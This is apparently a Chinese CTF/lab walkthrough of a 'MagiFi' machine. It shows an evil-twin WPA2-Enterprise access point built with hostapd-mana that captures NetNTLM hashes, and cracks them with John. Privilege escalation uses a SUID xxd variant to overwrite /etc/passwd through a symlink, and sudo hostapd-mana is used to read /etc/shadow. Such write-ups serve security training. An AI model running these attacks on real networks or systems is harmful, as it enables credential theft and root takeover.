0b:4d:f5:5b:b8:28:f3:21:32:77:9a:79:14:fb:d3:a2:5a:aa:8d:fa:de:be:39:7eMANA EAP EAP-MSCHAPV2 JTR | minerva.mcgonagall:$NETNTLM$e8c62bece7eebb5c$0b4df55bb828f32132779a7914fbd3a25aaa8dfadebe397e:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | minerva.mcgonagall::::0b4df55bb828f32132779a7914fbd3a25aaa8dfadebe397e:e8c62bece7eebb5cEAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 5d 17 b4 75 e1 6c a5 11 71 7d d8 db 8f 8c e3 f2MANA EAP Identity Phase 0: Hogwarts\tom.riddlewlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\rubeus.hagridMANA EAP EAP-MSCHAPV2 ASLEAP user=rubeus.hagrid | asleap -C 32:c9:d8:fc:a7:e3:4b:4f -R 57:6a:78:08:61:dc:22:a0:21:ab:db:f0:25:99:8e:55:cf:50:99:95:06:eb:c7:36MANA EAP EAP-MSCHAPV2 JTR | rubeus.hagrid:$NETNTLM$32c9d8fca7e34b4f$576a780861dc22a021abdbf025998e55cf50999506ebc736:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | rubeus.hagrid::::576a780861dc22a021abdbf025998e55cf50999506ebc736:32c9d8fca7e34b4fEAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 7a 45 0f 5f 4b 08 b9 69 3f f5 ff d1 03 ac 59 36MANA EAP Identity Phase 1: Hogwarts\tom.riddleMANA EAP EAP-MSCHAPV2 ASLEAP user=tom.riddle | asleap -C ac:61:40:15:03:00:fe:00 -R ad:bd:05:09:6a:52:b2:bf:69:c4:2c:50:08:ca:b0:18:7e:d1:c1:4c:6b:0e:ec:d2MANA EAP EAP-MSCHAPV2 JTR | tom.riddle:$NETNTLM$ac6140150300fe00$adbd05096a52b2bf69c42c5008cab0187ed1c14c6b0eecd2:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | tom.riddle::::adbd05096a52b2bf69c42c5008cab0187ed1c14c6b0eecd2:ac6140150300fe00EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 77 ef 35 cf 2e 10 79 68 70 df 3e 70 f6 d4 b0 e1MANA EAP Identity Phase 1: Hogwarts\albus.dumbledoreMANA EAP EAP-MSCHAPV2 ASLEAP user=albus.dumbledore | asleap -C 4e:f6:8e:3b:4b:fc:88:e8 -R 63:ad:f2:7c:45:b9:6a:99:7c:46:66:ac:14:70:d0:f4:31:8e:9f:b6:ea:04:e8:5bMANA EAP EAP-MSCHAPV2 JTR | albus.dumbledore:$NETNTLM$4ef68e3b4bfc88e8$63adf27c45b96a997c4666ac1470d0f4318e9fb6ea04e85b:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | albus.dumbledore::::63adf27c45b96a997c4666ac1470d0f4318e9fb6ea04e85b:4ef68e3b4bfc88e8EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): ce cd d7 f4 a5 cc 68 42 65 c2 a2 35 0e e5 75 e4wlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:40wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\rubeus.hagridwlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\rubeus.hagridMANA EAP EAP-MSCHAPV2 ASLEAP user=rubeus.hagrid | asleap -C b0:19:36:03:f4:e2:88:74 -R 3b:01:17:93:19:e9:70:f7:39:80:91:b6:61:14:2b:ae:db:34:00:d0:b3:f5:6a:c2MANA EAP EAP-MSCHAPV2 JTR | rubeus.hagrid:$NETNTLM$b0193603f4e28874$3b01179319e970f7398091b661142baedb3400d0b3f56ac2:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | rubeus.hagrid::::3b01179319e970f7398091b661142baedb3400d0b3f56ac2:b0193603f4e28874EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 50 e2 1b a2 49 a6 c5 32 b6 45 38 36 ff bf d6 d5节点被解除认证以后尝试重连就会连接到伪造 wifi 上,发送我们需要的 NTLM hash 过来!!!!
所以这里手动也是可以的,只不过要搞很多次。。。
三个kali终端的情况如下:
# kali1 监听 CH 128 ][ Elapsed: 10 mins ][ 2025-06-22 13:20 ][ WPA handshake: F0:9F:C2:71:22:16
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
02:00:00:00:01:00 -28 3409 143 0 1 54 CCMP MGT wifi-college F0:9F:C2:71:22:15 -29 265 0 0 44 54e WPA2 CCMP MGT wifi-college F0:9F:C2:71:22:16 -29 264 58 0 36 54e WPA2 CCMP MGT wifi-college F0:9F:C2:71:22:17 -29 267 87 0 40 54e WPA2 CCMP MGT wifi-college
BSSID STATION PWR Rate Lost Frames Notes Probes
02:00:00:00:01:00 64:32:A8:07:6C:40 -29 1 - 1 0 121 PMKID wifi-college 02:00:00:00:01:00 64:32:A8:07:6C:43 -29 6e- 1 0 193 PMKID wifi-college 02:00:00:00:01:00 64:32:A8:07:6C:42 -29 1 - 1 0 157 PMKID wifi-college F0:9F:C2:71:22:16 64:32:A8:07:6C:41 -29 6e- 6e 0 166 PMKID wifi-college# kali2 伪造节点harry_potter@MagiFi:/tmp/fakeap/certs$ sudo hostapd-mana mana.confConfiguration file: mana.confMANA: Captured credentials will be written to file '/tmp/fakeap/certs/hostapd.credout'.Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-college"wlan1: interface state UNINITIALIZED->ENABLEDwlan1: AP-ENABLEDwlan1: STA 64:32:a8:07:6c:41 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:41 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:41wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\albus.dumbledorewlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\albus.dumbledoreMANA EAP EAP-MSCHAPV2 ASLEAP user=albus.dumbledore | asleap -C 44:4f:6d:dc:28:55:c3:8c -R 05:58:4f:62:63:a5:1e:1b:54:87:96:29:6a:3a:62:85:1d:86:b8:d8:c4:d3:c2:70MANA EAP EAP-MSCHAPV2 JTR | albus.dumbledore:$NETNTLM$444f6ddc2855c38c$05584f6263a51e1b548796296a3a62851d86b8d8c4d3c270:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | albus.dumbledore::::05584f6263a51e1b548796296a3a62851d86b8d8c4d3c270:444f6ddc2855c38cEAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 0e 21 42 cf 50 0c fa 6e fb 8d a1 8d d8 63 0b 69wlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:43wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1wlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: associated (aid 2)MANA EAP Identity Phase 0: Hogwarts\tom.riddlewlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:40wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\rubeus.hagridwlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\tom.riddleMANA EAP EAP-MSCHAPV2 ASLEAP user=tom.riddle | asleap -C 29:da:39:7f:92:3f:f3:cf -R 12:33:3f:27:9b:59:d0:71:7c:85:35:c5:73:ca:5b:32:c9:62:32:01:92:a0:22:76MANA EAP EAP-MSCHAPV2 JTR | tom.riddle:$NETNTLM$29da397f923ff3cf$12333f279b59d0717c8535c573ca5b32c962320192a02276:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | tom.riddle::::12333f279b59d0717c8535c573ca5b32c962320192a02276:29da397f923ff3cfEAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 46 eb 92 c2 3e 75 f9 46 3e be d0 1f 04 76 b3 1cMANA EAP Identity Phase 1: Hogwarts\rubeus.hagridMANA EAP EAP-MSCHAPV2 ASLEAP user=rubeus.hagrid | asleap -C 19:af:04:38:b5:3a:d2:f5 -R d1:b3:15:89:62:4c:ec:35:5f:0e:2a:dc:7c:3b:6f:be:22:80:fc:f4:d5:25:cd:5fMANA EAP EAP-MSCHAPV2 JTR | rubeus.hagrid:$NETNTLM$19af0438b53ad2f5$d1b31589624cec355f0e2adc7c3b6fbe2280fcf4d525cd5f:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | rubeus.hagrid::::d1b31589624cec355f0e2adc7c3b6fbe2280fcf4d525cd5f:19af0438b53ad2f5EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): f4 16 05 b7 06 06 72 54 44 73 58 ba 18 74 69 c2wlan1: STA 64:32:a8:07:6c:42 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:42 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:42wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\minerva.mcgonagallwlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\minerva.mcgonagallMANA EAP EAP-MSCHAPV2 ASLEAP user=minerva.mcgonagall | asleap -C 25:57:75:5c:ec:b3:f8:80 -R 0b:a6:ba:03:d2:dc:76:13:b6:e5:71:bc:1a:60:5d:a7:ff:46:7d:df:9f:93:45:83MANA EAP EAP-MSCHAPV2 JTR | minerva.mcgonagall:$NETNTLM$2557755cecb3f880$0ba6ba03d2dc7613b6e571bc1a605da7ff467ddf9f934583:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | minerva.mcgonagall::::0ba6ba03d2dc7613b6e571bc1a605da7ff467ddf9f934583:2557755cecb3f880EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 91 10 e9 a6 f4 ac 73 15 d0 0b 3b ea 11 82 7b b2wlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:43wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\tom.riddlewlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 1: Hogwarts\tom.riddleMANA EAP EAP-MSCHAPV2 ASLEAP user=tom.riddle | asleap -C cd:28:fa:20:e8:bc:be:2b -R 5a:4b:35:fb:9d:cc:e6:32:7c:d8:79:64:6d:5f:47:c1:db:cf:d9:99:31:a7:26:87MANA EAP EAP-MSCHAPV2 JTR | tom.riddle:$NETNTLM$cd28fa20e8bcbe2b$5a4b35fb9dcce6327cd879646d5f47c1dbcfd99931a72687:::::::MANA EAP EAP-MSCHAPV2 HASHCAT | tom.riddle::::5a4b35fb9dcce6327cd879646d5f47c1dbcfd99931a72687:cd28fa20e8bcbe2bEAP-MSCHAPV2: Derived Master Key - hexdump(len=16): fb a5 56 4a 59 98 41 70 7b a1 d6 d4 89 67 ee ff里面包含了四个用户: tom.riddle, rubeus.hagrid,minerva.mcgonagall, albus.dumbledore,尝试破译:
┌──(kali㉿kali)-[~/temp/Magifi]└─$ cat hashalbus.dumbledore::::05584f6263a51e1b548796296a3a62851d86b8d8c4d3c270:444f6ddc2855c38ctom.riddle::::12333f279b59d0717c8535c573ca5b32c962320192a02276:29da397f923ff3cfrubeus.hagrid::::d1b31589624cec355f0e2adc7c3b6fbe2280fcf4d525cd5f:19af0438b53ad2f5minerva.mcgonagall::::0ba6ba03d2dc7613b6e571bc1a605da7ff467ddf9f934583:2557755cecb3f880tom.riddle::::5a4b35fb9dcce6327cd879646d5f47c1dbcfd99931a72687:cd28fa20e8bcbe2b
┌──(kali㉿kali)-[~/temp/Magifi]└─$ john -w=/usr/share/wordlists/rockyou.txt hashWarning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"Use the "--format=netntlm-naive" option to force loading these as that type insteadUsing default input encoding: UTF-8Loaded 5 password hashes with 5 different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 SSE2 4x3])Warning: no OpenMP support for this hash type, consider --fork=4Press 'q' or Ctrl-C to abort, almost any other key for statusblackhogwarts (tom.riddle)blackhogwarts (tom.riddle)2g 0:00:00:03 DONE (2025-06-22 09:30) 0.6134g/s 4399Kp/s 19087Kc/s 19087KC/s !!!dakkungnoy..*7¡Vamos!Use the "--show --format=netntlm" options to display all of the cracked passwords reliablySession completed.其中只有用户tom.riddle的密码可以破译出来,为blackhogwarts,尝试进行登录:

提权-root
进入机器后,我会寻找启用 SUID 位的二进制文件:
收到
find / -perm -4000 2>/dev/null收到
harry_potter@MagiFi:~$ find / -perm -4000 2>/dev/null/usr/bin/xxd_horcrux/home/tom.riddle/.horcrux.pngharry_potter@MagiFi:~$tom.riddle@MagiFi:~$ /usr/bin/xxd_horcruxUsage: xxd [options] [infile [outfile]] or xxd -r [-s [-]offset] [-c cols] [-ps] [infile [outfile]]Options: -a toggle autoskip: A single '*' replaces nul-lines. Default off. -b binary digit dump (incompatible with -ps,-i,-r). Default hex. -C capitalize variable names in C include file style (-i). -c cols format <cols> octets per line. Default 16 (-i: 12, -ps: 30). -E show characters in EBCDIC. Default ASCII. -e little-endian dump (incompatible with -ps,-i,-r). -g number of octets per group in normal output. Default 2 (-e: 4). -h print this summary. -i output in C include file style. -l len stop after <len> octets. -o off add <off> to the displayed file position. -ps output in postscript plain hexdump style. -r reverse operation: convert (or patch) hexdump into binary. -r -s off revert with <off> added to file positions found in hexdump. -s [+][-]seek start at <seek> bytes abs. (or +: rel.) infile offset. -u use upper case hex letters. -v show version: "xxd V1.10 27oct98 by Juergen Weigert". -O <file> specify output file (only horcruxes are allowed).显然 -O 选项说我们只能留下一个叫“魂器”(或类似)的外文件,我们还看到另一个启用 suid 位的二进制文件叫做 .horcrux.png。了解这一点后,我们可以利用 go 中带有 xxd 的读取文件,具体如下:
首先我们将 /etc/passwd 文件复制到当前目录:
cp /etc/passwd /tmp/root然后,我们创建一个名为 .horcrux.png with touch的文件:
touch .horcrux.png现在我们将 /etc/passwd 文件与 .horcrux.png 文件进行符号链接,这样写入时实际上是在修改 /etc/ 文件:
ln -sf /etc/passwd /tmp/root/.horcrux.png现在我们修改复制的 passwd,使其成为被覆盖在 .horcrux.png 文件中的内容,正如我之前说的,这将修改 /etc/passwd 文件:
sed 's/root:x:/root::/g' -i /tmp/root/passwd最后,我们利用 xxd_horcrux 二进制文件,覆盖了 /etc/passwd 文件,这样就能运行并无密码扩展到 root:
cat /tmp/root/passwd | xxd | /bin/xxd_horcrux -r -O .horcrux.pngroot@MagiFi:~# cat root_flag_as5df.txthogwarts{5ed0818c0181fe97f744d7b1b51dd9c7}成功
tom.riddle@MagiFi:~$ /usr/bin/xxd_horcrux -r /tmp/2bash.hex -O .horcrux.pngtom.riddle@MagiFi:~$ ls -latotal 48drwxr-xr-x 3 tom.riddle tom.riddle 4096 Jun 22 15:14 .drwxr-xr-x 7 root root 4096 Sep 27 2024 ..lrwxrwxrwx 1 root root 9 Sep 27 2024 .bash_history -> /dev/null-rw-r--r-- 1 tom.riddle tom.riddle 220 Feb 25 2020 .bash_logout-rw-r--r-- 1 tom.riddle tom.riddle 3771 Feb 25 2020 .bashrcdrwx------ 2 tom.riddle tom.riddle 4096 Feb 4 09:57 .cache-rwsr-x--x 1 root tom.riddle 17136 Jun 22 15:24 .horcrux.png-rw-r--r-- 1 tom.riddle tom.riddle 807 Feb 25 2020 .profile-rw------- 1 tom.riddle tom.riddle 1184 Jun 22 15:14 .viminfotom.riddle@MagiFi:~$ ./.horcrux.pngbash: ./.horcrux.png: cannot execute binary file: Exec format errortom.riddle@MagiFi:~$ /usr/bin/xxd_horcrux -r /tmp/2bash.hex -O .horcrux.pngtom.riddle@MagiFi:~$ ./.horcrux.pngroot@MagiFi:~# whoami;idrootuid=0(root) gid=0(root) groups=0(root),1004(tom.riddle)提权-Bug1
(remote) harry_potter@MagiFi:/home/harry_potter/Hogwarts_web$ sudo -lMatching Defaults entries for harry_potter on MagiFi: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User harry_potter may run the following commands on MagiFi: (root) NOPASSWD: /usr/sbin/aireplay-ng, /usr/sbin/airmon-ng, /usr/sbin/airodump-ng, /usr/bin/airdecap-ng, /usr/bin/hostapd-mana(remote) harry_potter@MagiFi:/home/harry_potter/Hogwarts_web$ sudo /usr/bin/hostapd-mana -hhostapd-mana v2.6User space daemon for IEEE 802.11 AP management,IEEE 802.1X/WPA/WPA2/EAP/RADIUS AuthenticatorCopyright (c) 2002-2016, Jouni Malinen <j@w1.fi> and contributors--------------------------------------------------MANA https://github.com/sensepost/hostapd-manaBy @singe (dominic@sensepost.com)Original MANA EAP by Ian (ian@sensepost.com)Original karma patches by Robin Wood - robin@digininja.orgOriginal EAP patches by Brad Antoniewicz @brad_antonSycophant by Michael Kruger @_cablethiefusage: hostapd [-hdBKtv] [-P <PID file>] [-e <entropy file>] \ [-g <global ctrl_iface>] [-G <group>]\ [-i <comma-separated list of interface names>]\ <configuration file(s)>
options: -h show this usage -d show more debug messages (-dd for even more) -B run daemon in the background -e entropy file -g global control interface path -G group for control interfaces -P PID file -K include key data in debug messages -i list of interface names to use -S start all the interfaces synchronously -t include timestamps in some debug messages -v show hostapd version重点在于-d show more debug messages (-dd for even more)
所以可以用来读取文件
Failed to initialize interface(remote) harry_potter@MagiFi:/home/harry_potter/Hogwarts_web$ sudo /usr/bin/hostapd-mana /etc/shadowConfiguration file: /etc/shadowLine 1: invalid line 'root:$6$KflwZsO6c4DW8laq$AVs2hfT9i1calD.V6aKIr5Wej26J1tjgSz5R674SSJDuWvX1RWqHYw79Q.OIqeIlhl0ksI7UJ7d0YHJp4F.J81:19993:0:99999:7:::'Line 2: invalid line 'daemon:*:19430:0:99999:7:::'Line 3: invalid line 'bin:*:19430:0:99999:7:::'Line 4: invalid line 'sys:*:19430:0:99999:7:::'Line 5: invalid line 'sync:*:19430:0:99999:7:::'Line 6: invalid line 'games:*:19430:0:99999:7:::'Line 7: invalid line 'man:*:19430:0:99999:7:::'Line 8: invalid line 'lp:*:19430:0:99999:7:::'Line 9: invalid line 'mail:*:19430:0:99999:7:::'Line 10: invalid line 'news:*:19430:0:99999:7:::'Line 11: invalid line 'uucp:*:19430:0:99999:7:::'Line 12: invalid line 'proxy:*:19430:0:99999:7:::'Line 13: invalid line 'www-data:*:19430:0:99999:7:::'Line 14: invalid line 'backup:*:19430:0:99999:7:::'Line 15: invalid line 'list:*:19430:0:99999:7:::'Line 16: invalid line 'irc:*:19430:0:99999:7:::'Line 17: invalid line 'gnats:*:19430:0:99999:7:::'Line 18: invalid line 'nobody:*:19430:0:99999:7:::'Line 19: invalid line 'systemd-network:*:19430:0:99999:7:::'Line 20: invalid line 'systemd-resolve:*:19430:0:99999:7:::'Line 21: invalid line 'systemd-timesync:*:19430:0:99999:7:::'Line 22: invalid line 'messagebus:*:19430:0:99999:7:::'Line 23: invalid line 'syslog:*:19430:0:99999:7:::'Line 24: invalid line '_apt:*:19430:0:99999:7:::'Line 25: invalid line 'tss:*:19430:0:99999:7:::'Line 26: invalid line 'uuidd:*:19430:0:99999:7:::'Line 27: invalid line 'tcpdump:*:19430:0:99999:7:::'Line 28: invalid line 'landscape:*:19430:0:99999:7:::'Line 29: invalid line 'pollinate:*:19430:0:99999:7:::'Line 30: invalid line 'fwupd-refresh:*:19430:0:99999:7:::'Line 31: invalid line 'usbmux:*:19991:0:99999:7:::'Line 32: invalid line 'sshd:*:19991:0:99999:7:::'Line 33: invalid line 'systemd-coredump:!!:19991::::::'Line 34: invalid line 'lxd:!:19991::::::'Line 35: invalid line 'freerad:*:19991:0:99999:7:::'Line 36: invalid line 'rubeus.hagrid:!:19991:0:99999:7:::'Line 37: invalid line 'albus.dumbledore:!:19991:0:99999:7:::'Line 38: invalid line 'minerva.mcgonagall:!:19991:0:99999:7:::'Line 39: invalid line 'tom.riddle:$6$l2y72YLXF2tIL.rC$d3SQEKFlGu9wi/omLDmHJYGP3uRSD9t2hnRTqveIMOHG8pa80Ku81d3kbfXZy0bpC2PRp9xLqE7IQi3EQ4bf1/:19991:0:99999:7:::'Line 40: invalid line 'harry_potter:$6$Cu5tGqfYYF/NWp6f$bLb5lfce4bMH10OYBG27nYBoMTMciI9NOxIR2XGliWIhzHE2iU0kS1ZKuSNPnYRS/y12jnt4jmr8pMfDsRicK1:19993:0:99999:7:::'40 errors found in configuration file '/etc/shadow'Failed to set up interface with /etc/shadowFailed to initialize interface原本可以直接读/root/root.txt 作者修复了,将root.txt更改命名格式
提权-Bug2
已修复-运行该程序先校验用户名